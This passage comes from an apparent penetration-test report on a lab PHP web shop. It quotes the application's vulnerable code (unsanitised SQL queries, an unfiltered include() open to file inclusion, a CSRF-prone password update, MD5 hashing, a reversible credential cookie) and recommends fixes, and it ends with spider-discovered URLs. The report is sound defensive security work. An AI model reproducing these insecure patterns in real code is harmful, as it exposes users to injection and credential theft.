The absence of Anti-CSRF (Cross Site Request Forgery) Tokens leave the application vulnerable to CSRF attacks where a victim is forced to execute unwanted actions on a web application that they are logged in on. (OWASP, 2018)

#### 2.12.2.4 *Web Browser XSS Protection Not Enabled*

The absence of Cross Site Scripting (XSS) Protection leaves the web application vulnerable to XSS attacks. The header works by preventing the loading of pages when XSS is detected. (Mozilla, 2019)

## 3 DISCUSSION

### 3.1 SOURCE CODE ANALYSIS

---

#### 3.1.1 Local File Inclusion/Path Traversal

As discussed in section 2.3.7, the page affix.php is vulnerable to path traversal/local file inclusion.

```
<?php
$page_type=$_GET['type'];
include('lfilter.php');
include ($page_type);
?>
```

Figure 3.1.1a: Code in affix.php that leaves it vulnerable to path traversal attacks.

As shown in figure 3.2.1a, the php code does not check the variable before executing the request, this means that the request could be modified either by using a proxy to change the request or by modifying the url.

#### 3.1.2 XSS

The Web Application is vulnerable to XSS see section 2.7.2 for details on the testing for this attack.

The web application is vulnerable at user\_product\_details.php (and product\_details.php due to similar SQL query) because the data is inputted directly into the query with no filtering or sanitisation of the data.

```
$id=$_GET['id'];
$query2=mysql_query("select * from tb_products where productID='$id'") or die (mysql_error());
$row2=mysql_fetch_array($query2);
```

Figure 3.1.2a: MySQL query on user\_product\_details.php

### 3.1.3 SQL Injection

As mentioned in section 3.1.2 the url input on both `user_product_details.php` and `product_details.php` are both vulnerable to the same input-based vulnerabilities due to the absence of sanitisation of the variable.

Another page of the web application that is vulnerable to SQLi is the `login.php` page – this is also due to the lack of sanitisation and prepared statements (see figure 3.1.3a for the code responsible). On `login.php` there is an attempt at sanitising the variables but this was not successful at preventing SQLi.

```
function clean($str) {
    $str = @trim($str);
    if (get_magic_quotes_gpc()) {
        $str = stripslashes($str);
    }
    return mysql_real_escape_string($str);
}

$email = clean($_POST['email']);
$password=clean($_POST['password']);
$pass=md5($password);

$query = mysql_query("select * from customers where Email='$email' and
Password='$pass' ") or die(mysql_error());
$count = mysql_num_rows($query);
$row = mysql_fetch_array($query);
```

Figure 3.1.3a: MySQL login query used on `login.php`.

#### 3.1.4 Cross Site Request Forgery on updatepassword.php

The lack of confirmation of the user's password on updatepassword.php leaves the user vulnerable to cross site request forgery (CSRF) attacks – see figure 3.1.4a for PHP and SQL code for updatepassword.php. This vulnerability could be used to forcibly change a user's password without the user knowing.

```
1  <?php
2      if (isset($_POST['submit'])) {
3
4          $email = $_POST['email'];
5          $password = md5($_POST['password']);
6          $firstname = $_POST['fname'];
7          $lastname = $_POST["lastname"];
8          $city = $_POST['city'];
9          $address = $_POST['address'];
10         $birthday = $_POST['bdate'];
11         $cnumber = $_POST['cnumber'];
12         $Middlename = $_POST['middlename'];
13         $gender = $_POST['gender'];
14
15
16
17
18         mysql_query("update customers set Firstname='$firstname',
19             Middle_name='$Middlename',Lastname='$lastname',Email='$email',
20             Password='$password',Contact_number='$cnumber',Address='$address',
21             City='$city',Birthday='$birthday',Gender='$gender' where Email='$email'") or
22             die(mysql_error());
23
24     ?>
25
26     <script type="text/javascript">
27         alert("Account successfully updated");
28     </script>
29
30 <?php
31
32 ?>
```

Figure 3.1.4a: PHP and SQL code for updatepassword.php.

### 3.1.5 Unprepared SQL Statements

The majority of SQL statements in this web application were unprepared – prepared statements are an effective method of preventing SQLi as the SQL query and inputted data are not sent together to the database. This means that any malicious inputs are not executed as part of the SQL query.

An example where prepared statements were not used can be viewed in figure 3.1.5a.

```
$query = mysql_query("select * from customers where Email='$email' and Password='$pass' ") or die(mysql_error());
```

Figure 3.1.5a: MySQL login query used on login.php.

### 3.1.6 No Sanitisation of Variables

The sanitisation of variables is inconsistent across the web application – this leaves the application open to input based vulnerabilities (eg XSS and SQLi).

An example where there is no sanitisation of the variables before they are inputted into the query can be viewed in figure 3.1.4a – here the inputted data from the form for updating the user's password is posted straight into the SQL query.

As shown in figure 3.1.6a, there are some instances where the sanitisation of variables was used which was effective at stopping SQLi and XSS where implemented.

```
function clean($str)
{
    $str = @trim($str);
    if (get_magic_quotes_gpc()) {
        $str = stripslashes($str);
    }
    return mysql_real_escape_string($str);
}

$username = clean($_POST['username']);
$password = clean($_POST['password']);
```

Figure 3.1.6a: Sanitisation of variables on admin/index.php

### 3.1.7 Use of Deprecated MySQL PHP Functions

There are several instances of the web application utilising depreciated/unsupported php functions. The MySQL function was depreciated in PHP 5.5.0 which was released in 2013 – see figure 3.1.7a for an example query using a depreciated MySQL function.

```
$query = mysql_query("select * from customers where Email='$username' and Password='$password' ") or die(mysql_error());
```

Figure 3.1.7a: Depreciated MySQL function used in register.php

### 3.1.8 Malicious File Upload

A filter to prevent malicious file uploads was located at changepicture.php, but this filtering could be bypassed by a malicious attacker. The filter detects the file type (figure 3.1.8a), checks the extension (figure 3.1.8b) and file size (figure 3.1.8c).

```
if ($fileuploadtype=="TYPE" || $fileuploadtype=="ALL"){
    $validtypes= array("image/jpeg","image/jpg","image/png");
    if(in_array($file_type,$validtypes)=== false){
        echo '<script type="text/javascript">alert("Invalid filetype detected - what are you up to?.");</script>';
        echo "<script>document.location='$nextpage'</script>";
        exit();
    }
}
```

Figure 3.1.8a: changepicture.php – detects file type.

```
if ($fileuploadtype=="EXT" || $fileuploadtype=="ALL"){
    $extensions= array("jpeg","jpg","png");
    if(in_array($file_ext,$extensions)=== false){
        echo '<script type="text/javascript">alert("extension not allowed, please choose a JPEG or PNG file.");</script>';
        echo "<script>document.location='$nextpage'</script>";
        exit();
    }
}
```

Figure 3.1.8b: changepicture.php – check file extension against whitelist.

```
if ($fileuploadtype=="SIZE" || $fileuploadtype=="ALL"){
    if($file_size > 2097152){
        echo '<script type="text/javascript">alert("File size must be less than 2 MB.");</script>';
        echo "<script>document.location='$nextpage'</script>";
        exit();
    }
}
```

Figure 3.1.8c: changepicture.php – check if file is smaller than 2MB



### 3.1.9 Weak Password Hashing and Storage

The passwords for this web application were hashed using MD5 – see section 2.7.1 for details on this vulnerability.

As shown in figure 3.1.9a the passwords are hashed using the inbuilt md5 hashing function in php.

```
$email = clean($_POST['email']);  
$password=clean($_POST['password']);  
$pass=md5($password);
```

Figure 3.1.9a: Password hashing on login.php

### 3.1.10 Reversible Cookie String

As shown in figure 3.1.10a the “SecretCookie” is generated using a method that is easily reversible, and the cookie reveals the user’s email and password.

```
$str=$username.':'.$password.':'.strtotime("now");$str = base64_encode(bin2hex($str)); setcookie("SecretCookie", $str);
```

Figure 3.1.10a: Code used to generate “SecretCookie”

### 3.1.11 Directory Listing Enabled/Directory Browsing

As shown in figure 3.1.11a directory listing has been enabled for this web application.

```
1700315 > .htaccess  
1 Options +Indexes
```

Figure 3.1.10a: .htaccess file showing the current configuration

### 3.1.12 Developer Information in Source Code

In the source code for *user\_product\_details.php* it is possible to view a comment referencing a door code to a facility, this would help a physical attack on the company’s site. Figure 3.1.12a shows the relevant comment.

```
!-- *** Note to self: Door entry number is 1846 -->
```

Figure 3.1.12a: Comment showing door entry number.

### 3.1.13 Inconsistent Use of PHP Sessions

The inconsistent use of php sessions (see tables 2.2.1a & 2.2.1b for details of where it is implemented and figures 3.1.13a & 3.1.13b on how it is and isn't implemented) is a large security concern as it allows guests to view admin pages.

```
1700315 > admin > ADMIN > SERVER > index.php
1  <?php include('../../include/connect.php');
2  include('sessions.php');
3  include('function.php');
4      $page = (int) (!isset($_GET["page"]) ? 1 : $_GET["page"]);
5      $limit = 3;
6      $startpoint = ($page * $limit) - $limit;
7
8      //to make pagination
9      $statement = "`tb_announcement`";
10
11  ?>
```

Figure 3.1.13a: Inclusion of php sessions on admin/ADMIN/SERVER/index.php

```
admin > ADMIN > OOS > index.php
1  <?php include('../../include/connect.php');
2  include('function.php');
3      $page = (int) (!isset($_GET["page"]) ? 1 : $_GET["page"]);
4      $limit = 3;
5      $startpoint = ($page * $limit) - $limit;
6
7      //to make pagination
8      $statement = "`tb_announcement`";
9  ?>
```


Figure 3.1.13b: Absence of php sessions on admin/ADMIN/OOS/index.php.

## 3.2 VULNERABILITIES DISCOVERED AND COUNTERMEASURES

---

### 3.2.1 Hidden guessable folder vulnerability

The hidden folder /upload contains the backup SQL filter sqlcm.bak as mentioned in section 2.13. One method of preventing Dirbuster is by modifying .htaccess to as shown in figure 3.2.1a to rewrite requests of directories and to disable Multiviews on apache. This combination makes it harder to brute force file names. (Pentestmonkey, n.d.)



```
RewriteEngine on
RewriteRule ^([a-zA-Z0-9_/-]+)/? $1 [L]
Options -Multiviews
```

Figure 3.2.1a: Rules used to rewrite url requests to directories in .htaccess.

### 3.2.2 Brute-forceable Admin password

The password for the “admin” account is brute forceable – this can be prevented by using a longer password or passphrase with mixed case alphanumeric characters – see section 3.2.5 for further information on password policies.

### 3.2.3 Unlimited login attempts

There are unlimited login attempts on the web application as there are no lockout features after repeated login attempts – assists with brute forcing passwords. One way to prevent (or make it more difficult) to brute force passwords is to implement an account lockout feature after a small number of attempts. (OWASP, 2017)

### 3.2.4 Weak Password Hashing and Storage

As mentioned in sections 2.7.1 and 3.1.9, the passwords are hashed using MD5. A relatively easy fix is to change the function used to hash the passwords to BCrypt as this function has a high cost associated with generating a hash which is ideal in hashes used for password protection. (Eliassen, 2019)

### 3.2.5 Weak User Password Requirements

There are no password requirements for admin accounts and the password requirements for user accounts are insufficient as 7-14 characters are too short to be secure passwords – the current recommendation is for passwords to be at least 13 characters long. (Robinson, 2018)

### 3.2.6 User enumeration vulnerability

As mentioned in section 2.4.1, the verbose error messages assist in enumerating users. This can be fixed by displaying a less verbose error message for incorrect login details – the error message displayed for incorrect password on the user login portal (figure 2.4.1b) and the error message for incorrect admin login details (figure 2.4.1c) are good examples of vague error messages.

### 3.2.7 XSS

As mentioned in sections 2.7.2 and 3.1.2, the web application is vulnerable to XSS. This can be mitigated against using a combination of several methods, including but not limited to: using prepared SQL statements; thoroughly sanitising the variables; escaping special characters; and validating user input via whitelisting allowed characters. (Vonnegut, 2017)

### 3.2.8 SQL Injection vulnerability

As mentioned in sections 2.7.1 and 3.1.3, the web application is vulnerable to SQLi. There are several methods of preventing SQLi – the most effective method is by preventing the execution of users' input as code by using prepared statements, sanitising the variables and escaping special characters in the input. An additional method is to whitelist the allowed characters for each input – eg only numbers allowed for the \$id variable on user\_product\_details.php and product\_details.php to prevent malicious input. (Hacksplaining, 2019)

### 3.2.9 Cross Site Request Forgery Vulnerability on updatepassword.php

Previously discussed in sections 2.5.2 and 3.1.4, the web application is vulnerable to Cross Site Request Forgery (CSRF). A simple way to prevent this is to confirm the user's password on updatepassword.php before updating the SQL database.

### 3.2.10 No HTTPS vulnerability

As previously stated in section 2.11.1, all the traffic from the web application is sent over http – this means that the data is transmitted unencrypted over http which leaves the application vulnerable to man-in-the-middle based attacks and snooping from man-in-the-middle proxies. By switching all the web application's traffic to https it is impossible to perform such attacks. (IT Pro team, 2019)

### 3.2.11 Reversible Cookie Vulnerability

As stated in sections 2.3.1 and 3.1.10, the web application has a reversible cookie – reversing this cookie reveals sensitive data about the user logged in, a simple fix of this vulnerability is to remove the cookie called "SecretCookie" as it does not affect session management.

### 3.2.12 Cookie Attributes Vulnerability

Mentioned in section 2.3.1 previously, the HttpOnly attribute is not set for cookies, this means that the cookies can be accessed by client-side scripts (eg java script). By setting the HttpOnly attribute it can prevent XSS as the cookie cannot be accessed by client-side scripts.

### 3.2.13 Inconsistent Use of PHP Sessions

Mentioned in sections 2.6.1 and 3.1.12 (see tables 2.2.1a & 2.2.1b for details of where it is and is not implemented). To prevent visitors to the web application from viewing pages they should not have access to, php sessions should be implemented everywhere in the admin section and the users' section.

### 3.2.14 Developer Information in Source Code

As mentioned in sections 2.12.1 and 3.1.12, there is sensitive information contained in a comment on user\_product\_details.php. To prevent this information being used in a physical attack on the company it is recommended that the comment is removed from the page and the door code is changed.

### 3.2.15 Robots.txt vulnerability

As previously mentioned in section 2.1.1, the directory /company-accounts is listed in robots.txt. Using robots.txt to hide sensitive data is dangerous as some crawlers will actively target directories listed as disallow first and robots.txt is commonly checked first during attacks. One way to hide the content contained in the folder is to whitelist the IPs allowed to view the directory, another is to have a login portal to prevent unauthorised access to the directory. (Watts, 2019)

### 3.2.16 Directory Listing Enabled/Directory Browsing

As discussed previously in section 3.1.11, directory browsing is possible due to directory listing enabled. There is a relatively simple change that should be made to the .htaccess file to disable directory listing – see figure 3.1.16a for the file modification. (Starr, 2016)



Figure 3.2.16a: .htaccess file showing the new configuration that will disable directory browsing.

### 3.2.17 Local File Inclusion/Path Traversal

As discussed earlier in the report in sections 2.7.3 and 3.1.1, the web application is vulnerable to local file inclusion. There are several ways to prevent this vulnerability by not passing user's input into the filesystem api and by validating the user's input. (PortSwigger, n.d.)

#### 3.2.18 Malicious File Upload Vulnerability

As discussed in section 3.1.13 the web application is vulnerable to malicious file uploads. According to PortSwigger several recommended methods to prevent malicious file uploads are to: have the server generate names for the uploaded file; enforce a whitelist of file types by checking the contents of uploaded files; enforce a size limit for files uploaded; and reject executable and archive file types. Another way is to prevent file uploads for profile pictures and provide a set of images for users to pick from. (PortSwigger, 2019)

### 3.3 GENERAL DISCUSSION

---

The results from this penetration test make it clear that the company's web application is vulnerable to input-based vulnerabilities. Using basic tools – several of which are inbuilt with Kali Linux operating system – it is possible for someone to gain access to the database and gain admin credentials.

The aim of this project was accomplished since several vulnerabilities were detected and the second part of this report covers how to prevent the future exploitation of the discovered vulnerabilities to protect the web application from potential attacks.

### 3.4 FUTURE WORK

---

Given more time a more thorough investigation of input-based vulnerabilities could have been carried out as OWASP ZAP indicated that a large amount of input fields are vulnerable to XSS and SQLi.

Attempts could have been made to brute force all the admin account login details as this would have emphasised the need for a secure password policy and how weak the current passwords are.



# REFERENCES PART 1

CIRT, n.d. *Nikto2*. [Online]

Available at: <http://www.cirt.net/nikto2>

CodesInChaos, 2017. *hash - Is MD5 considered insecure? - Information Security Stack Exchange*. [Online]

Available at: <https://security.stackexchange.com/questions/19906/is-md5-considered-insecure>

[Accessed 4 December 2019].

Delgado, C., 2017. *How to list Directories and Files of a Website using DirBuster in Kali Linux | Our Code World*. [Online]

Available at: <https://ourcodeworld.com/articles/read/417/how-to-list-directories-and-files-of-a-website-using-dirbuster-in-kali-linux>

[Accessed 28 November 2019].

GCHQ, 2019. *CyberChef - Git*. [Online]

Available at: <https://gchq.github.io/CyberChef/>

Imperva, n.d. *What is Clickjacking | Attack Example | X-Frame-Options Pros & Cons | Imperva*. [Online]

Available at: <https://www.imperva.com/learn/application-security/clickjacking/>

[Accessed 04 December 2019].

Kali, n.d. *zaproxy | Penetration Testing Tools*. [Online]

Available at: <https://tools.kali.org/web-applications/zaproxy>

[Accessed 29 November 2019].

Mozilla, 2019. *X-XSS-Protection - HTTP | MDN*. [Online]

Available at: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection>

[Accessed 4 December 2019].

OWASP, 2009. *OWASP DirBuster Project*. [Online]

Available at: [https://www.owasp.org/index.php/Category:OWASP\\_DirBuster\\_Project](https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)

OWASP, 2017. *HelpStartStart*. [Online]

Available at: <https://github.com/zaproxy/zap-core-help/wiki/HelpStartStart>

[Accessed 3 12 2019].

OWASP, 2018. *Cross-Site Request Forgery (CSRF)*. [Online]

Available at: [https://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery\\_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))

[Accessed 4 December 2019].

OWASP, 2018. *Cross-site Scripting (XSS) - OWASP*. [Online]

Available at: [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

OWASP, 2018. *HelpStartConceptsSpider*. [Online]

Available at: <https://github.com/zaproxy/zap-core-help/wiki/HelpStartConceptsSpider>

[Accessed 02 December 2019].

Pinto, M. & Stuttard, D., 2011. *Web Application Hacker's Handbook*. 2nd ed. s.l.:Wiley.

PortSwigger, n.d. [Online]

Available at: [https://portswigger.net/kb/issues/00500600\\_cookie-without-httponly-flag-set](https://portswigger.net/kb/issues/00500600_cookie-without-httponly-flag-set)  
[Accessed 30 November 2019].

## REFERENCES PART 2

- Eliassen, M., 2019. *Developers, its 2019, hash password accordingly*. [Online]  
Available at: <https://markeliassen.com/developers-its-2019-hash-password-accordingly/>  
[Accessed 26 December 2019].
- Hacksplaining, 2019. *Protecting Against SQL Injection*. [Online]  
Available at: <https://www.hacksplaining.com/prevention/sql-injection>  
[Accessed 23 December 2019].
- IT Pro team, 2019. *HTTP vs HTTPS: What difference does it make to security? | IT PRO*. [Online]  
Available at: <https://www.itpro.co.uk/network-internet/30416/http-vs-https-what-difference-does-it-make-to-security>  
[Accessed 22 December 2019].
- OWASP, 2017. *Blocking Brute Force Attacks - OWASP*. [Online]  
Available at: [https://www.owasp.org/index.php/Blocking\\_Brute\\_Force\\_Attacks#Locking\\_Accounts](https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks#Locking_Accounts)  
[Accessed 25 December 2019].
- Pentestmonkey, n.d. *Preventing Web-based Directory Enumeration Attacks | pentestmonkey*. [Online]  
Available at: <http://pentestmonkey.net/blog/direnum>  
[Accessed 30 December 2019].
- PortSwigger, 2019. *File upload functionality - PortSwigger*. [Online]  
Available at: [https://portswigger.net/kb/issues/00500980\\_file-upload-functionality](https://portswigger.net/kb/issues/00500980_file-upload-functionality)  
[Accessed 20 December 2019].
- PortSwigger, n.d. *What is directory traversal, and how to prevent it?*. [Online]  
Available at: <https://portswigger.net/web-security/file-path-traversal>  
[Accessed 20 December 2019].
- Robinson, K., 2018. *How to Encourage Stronger Passwords: P1e@\$e \$t0p Using Bad Rules - Twilio*. [Online]  
Available at: <https://www.twilio.com/blog/2018/05/encourage-stronger-passwords-stop-using-bad-password-rules.html>  
[Accessed 29 December 2019].
- Starr, J., 2016. *Disable Directory Indexes | .htaccess made easy*. [Online]  
Available at: <https://htaccessbook.com/disable-directory-indexes/>  
[Accessed 21 December 2019].
- Vonnegut, S., 2017. *3 Ways to Prevent XSS*. [Online]  
Available at: <https://www.checkmarx.com/2017/10/09/3-ways-prevent-xss/>  
[Accessed 20 December 2019].
- Watts, S., 2019. *How to Address Security Risks with Robots.txt Files*. [Online]  
Available at: <https://www.searchenginejournal.com/robots-txt-security-risks/289719/#close>  
[Accessed 22 December 2019].

# APPENDICES PART 1

## APPENDIX A – OWASP ZAP SPIDER URLS

---

<http://192.168.1.20/>  
<http://192.168.1.20/aboutus.php>  
<http://192.168.1.20/admin>  
<http://192.168.1.20/admin/>  
<http://192.168.1.20/admin/ADMIN>  
<http://192.168.1.20/admin/ADMIN/>  
<http://192.168.1.20/admin/ADMIN/?C=M;O=D>  
<http://192.168.1.20/admin/ADMIN/ADS>  
<http://192.168.1.20/admin/ADMIN/ADS/>  
<http://192.168.1.20/admin/ADMIN/ADS/Archive.php?id=1>  
[http://192.168.1.20/admin/ADMIN/ADS/Customers\\_list.php](http://192.168.1.20/admin/ADMIN/ADS/Customers_list.php)  
<http://192.168.1.20/admin/ADMIN/ADS/Customers.php>  
[http://192.168.1.20/admin/ADMIN/ADS/Delete\\_Customer.php](http://192.168.1.20/admin/ADMIN/ADS/Delete_Customer.php)  
[http://192.168.1.20/admin/ADMIN/ADS/View\\_Customer.php?id=4](http://192.168.1.20/admin/ADMIN/ADS/View_Customer.php?id=4)  
<http://192.168.1.20/admin/ADMIN/ADS/aalogo.jpg>  
[http://192.168.1.20/admin/ADMIN/ADS/add\\_new\\_announcement.php](http://192.168.1.20/admin/ADMIN/ADS/add_new_announcement.php)  
<http://192.168.1.20/admin/ADMIN/ADS/announcement.php>  
[http://192.168.1.20/admin/ADMIN/ADS/announcement\\_detail.php%3fid=1](http://192.168.1.20/admin/ADMIN/ADS/announcement_detail.php%3fid=1)  
[http://192.168.1.20/admin/ADMIN/ADS/announcement\\_detail.php?id=1](http://192.168.1.20/admin/ADMIN/ADS/announcement_detail.php?id=1)  
<http://192.168.1.20/admin/ADMIN/ADS/blog-post.html>  
<http://192.168.1.20/admin/ADMIN/ADS/css>  
<http://192.168.1.20/admin/ADMIN/ADS/css/>  
<http://192.168.1.20/admin/ADMIN/ADS/css/bootstrap-theme.min.css>  
<http://192.168.1.20/admin/ADMIN/ADS/css/bootstrap.css>  
<http://192.168.1.20/admin/ADMIN/ADS/css/bootstrap.min.css>  
<http://192.168.1.20/admin/ADMIN/ADS/css/font-awesome.css>  
<http://192.168.1.20/admin/ADMIN/ADS/customer.png>  
[http://192.168.1.20/admin/ADMIN/ADS/delete\\_announcement.php?id=1](http://192.168.1.20/admin/ADMIN/ADS/delete_announcement.php?id=1)  
[http://192.168.1.20/admin/ADMIN/ADS/delete\\_message.php?id=1](http://192.168.1.20/admin/ADMIN/ADS/delete_message.php?id=1)  
[http://192.168.1.20/admin/ADMIN/ADS/edit\\_announcement.php?id=1](http://192.168.1.20/admin/ADMIN/ADS/edit_announcement.php?id=1)  
<http://192.168.1.20/admin/ADMIN/ADS/head.png>  
<http://192.168.1.20/admin/ADMIN/ADS/index.php>  
<http://192.168.1.20/admin/ADMIN/ADS/js>  
<http://192.168.1.20/admin/ADMIN/ADS/js/>  
[http://192.168.1.20/admin/ADMIN/ADS/js/DT\\_bootstrap.js](http://192.168.1.20/admin/ADMIN/ADS/js/DT_bootstrap.js)  
<http://192.168.1.20/admin/ADMIN/ADS/js/bootstrap.js>  
<http://192.168.1.20/admin/ADMIN/ADS/js/jquery-1.7.2.min.js>  
<http://192.168.1.20/admin/ADMIN/ADS/js/jquery.dataTables.js>  
<http://192.168.1.20/admin/ADMIN/ADS/message.png>  
<http://192.168.1.20/admin/ADMIN/ADS/messages.php>  
[http://192.168.1.20/admin/ADMIN/ADS/messages\\_box.php](http://192.168.1.20/admin/ADMIN/ADS/messages_box.php)  
<http://192.168.1.20/admin/ADMIN/ADS/offcanvas.css>  
<http://192.168.1.20/admin/ADMIN/ADS/offcanvas.js>  
[http://192.168.1.20/admin/ADMIN/ADS/print\\_Customerlist.php](http://192.168.1.20/admin/ADMIN/ADS/print_Customerlist.php)  
<http://192.168.1.20/admin/ADMIN/ADS/reply.php?id=1>  
<http://192.168.1.20/admin/ADMIN/AS>  
<http://192.168.1.20/admin/ADMIN/AS/>  
<http://192.168.1.20/admin/ADMIN/AS/Archive.php?id=1>  
<http://192.168.1.20/admin/ADMIN/AS/aalogo.jpg>  
[http://192.168.1.20/admin/ADMIN/AS/add\\_new\\_products.php](http://192.168.1.20/admin/ADMIN/AS/add_new_products.php)  
[http://192.168.1.20/admin/ADMIN/AS/announcement\\_detail.php%3fid=1](http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php%3fid=1)  
[http://192.168.1.20/admin/ADMIN/AS/announcement\\_detail.php?id=1](http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php?id=1)  
<http://192.168.1.20/admin/ADMIN/AS/asset.php>  
<http://192.168.1.20/admin/ADMIN/AS/blog-post.html>  
<http://192.168.1.20/admin/ADMIN/AS/css>  
<http://192.168.1.20/admin/ADMIN/AS/css/>  
<http://192.168.1.20/admin/ADMIN/AS/css/bootstrap-theme.min.css>  
<http://192.168.1.20/admin/ADMIN/AS/css/bootstrap.css>

http://192.168.1.20/admin/ADMIN/AS/css/bootstrap.min.css  
http://192.168.1.20/admin/ADMIN/AS/css/font-awesome.css  
http://192.168.1.20/admin/ADMIN/AS/delete\_product.php  
http://192.168.1.20/admin/ADMIN/AS/edit\_product.php?id=1  
http://192.168.1.20/admin/ADMIN/AS/index.php  
http://192.168.1.20/admin/ADMIN/AS/jquery.min.js  
http://192.168.1.20/admin/ADMIN/AS/js  
http://192.168.1.20/admin/ADMIN/AS/js/  
http://192.168.1.20/admin/ADMIN/AS/js/DT\_bootstrap.js  
http://192.168.1.20/admin/ADMIN/AS/js/bootstrap.js  
http://192.168.1.20/admin/ADMIN/AS/js/bootstrap.min.js  
http://192.168.1.20/admin/ADMIN/AS/js/jquery-1.7.2.min.js  
http://192.168.1.20/admin/ADMIN/AS/js/jquery.dataTables.js  
http://192.168.1.20/admin/ADMIN/AS/offcanvas.css  
http://192.168.1.20/admin/ADMIN/AS/offcanvas.js  
http://192.168.1.20/admin/ADMIN/AS/print\_products.php  
http://192.168.1.20/admin/ADMIN/AS/print\_products1.php  
http://192.168.1.20/admin/ADMIN/AS/reports.php  
http://192.168.1.20/admin/ADMIN/AS/reports1.php  
http://192.168.1.20/admin/ADMIN/AS/view\_product.php?id=11  
http://192.168.1.20/admin/ADMIN/OOS  
http://192.168.1.20/admin/ADMIN/OOS/  
http://192.168.1.20/admin/ADMIN/OOS/aalogo.jpg  
http://192.168.1.20/admin/ADMIN/OOS/announcement\_detail.php%3fid=1  
http://192.168.1.20/admin/ADMIN/OOS/announcement\_detail.php?id=1  
http://192.168.1.20/admin/ADMIN/OOS/blog-post.html  
http://192.168.1.20/admin/ADMIN/OOS/confirm\_order.php?id=3  
http://192.168.1.20/admin/ADMIN/OOS/confirmed\_order.php  
http://192.168.1.20/admin/ADMIN/OOS/css  
http://192.168.1.20/admin/ADMIN/OOS/css/  
http://192.168.1.20/admin/ADMIN/OOS/css/bootstrap-theme.min.css  
http://192.168.1.20/admin/ADMIN/OOS/css/bootstrap.css  
http://192.168.1.20/admin/ADMIN/OOS/css/bootstrap.min.css  
http://192.168.1.20/admin/ADMIN/OOS/css/font-awesome.css  
http://192.168.1.20/admin/ADMIN/OOS/delete\_order.php?id=3  
http://192.168.1.20/admin/ADMIN/OOS/ico.png  
http://192.168.1.20/admin/ADMIN/OOS/index.php  
http://192.168.1.20/admin/ADMIN/OOS/jquery-1.10.2.js  
http://192.168.1.20/admin/ADMIN/OOS/js  
http://192.168.1.20/admin/ADMIN/OOS/js/  
http://192.168.1.20/admin/ADMIN/OOS/js/bootstrap.js  
http://192.168.1.20/admin/ADMIN/OOS/js/jquery-1.7.2.min.js  
http://192.168.1.20/admin/ADMIN/OOS/js/jquery.dataTables.js  
http://192.168.1.20/admin/ADMIN/OOS/offcanvas.css  
http://192.168.1.20/admin/ADMIN/OOS/offcanvas.js  
http://192.168.1.20/admin/ADMIN/OOS/orders.php  
http://192.168.1.20/admin/ADMIN/OOS/pending\_order.php  
http://192.168.1.20/admin/ADMIN/OOS/print\_orders.php  
http://192.168.1.20/admin/ADMIN/OOS/reports.php  
http://192.168.1.20/admin/ADMIN/OOS/view\_order.php?id=2  
http://192.168.1.20/admin/ADMIN/OOS/view\_order\_notif.php  
http://192.168.1.20/admin/ADMIN/SERVER  
http://192.168.1.20/admin/ADMIN/SERVER/ADS  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/Customers\_list.php  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/Customers.php  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/aalogo.jpg  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/add\_new\_announcement.php  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement.php  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement\_detail.php?id=1  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/css  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/bootstrap-theme.min.css  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/bootstrap.min.css  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/font-awesome.css  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/customer.png

http://192.168.1.20/admin/ADMIN/SERVER/ADS/delete\_announcement.php?id=1  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/delete\_message.php?id=1  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/edit\_announcement.php?id=1  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/head.png  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/index.php  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/js  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/DT\_bootstrap.js  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/bootstrap.js  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/bootstrap.min.js  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/jquery-1.7.2.min.js  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/jquery.dataTables.js  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/jquery.min.js  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/message.png  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/messages.php  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/messages\_box.php  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/offcanvas.css  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/offcanvas.js  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/print\_Customerlist.php  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/reply.php?id=1  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/  
http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/rick.jpg  
http://192.168.1.20/admin/ADMIN/SERVER/AS  
http://192.168.1.20/admin/ADMIN/SERVER/AS/  
http://192.168.1.20/admin/ADMIN/SERVER/AS/Archive.php?id=1  
http://192.168.1.20/admin/ADMIN/SERVER/AS/aalogo.jpg  
http://192.168.1.20/admin/ADMIN/SERVER/AS/add\_new\_category.php  
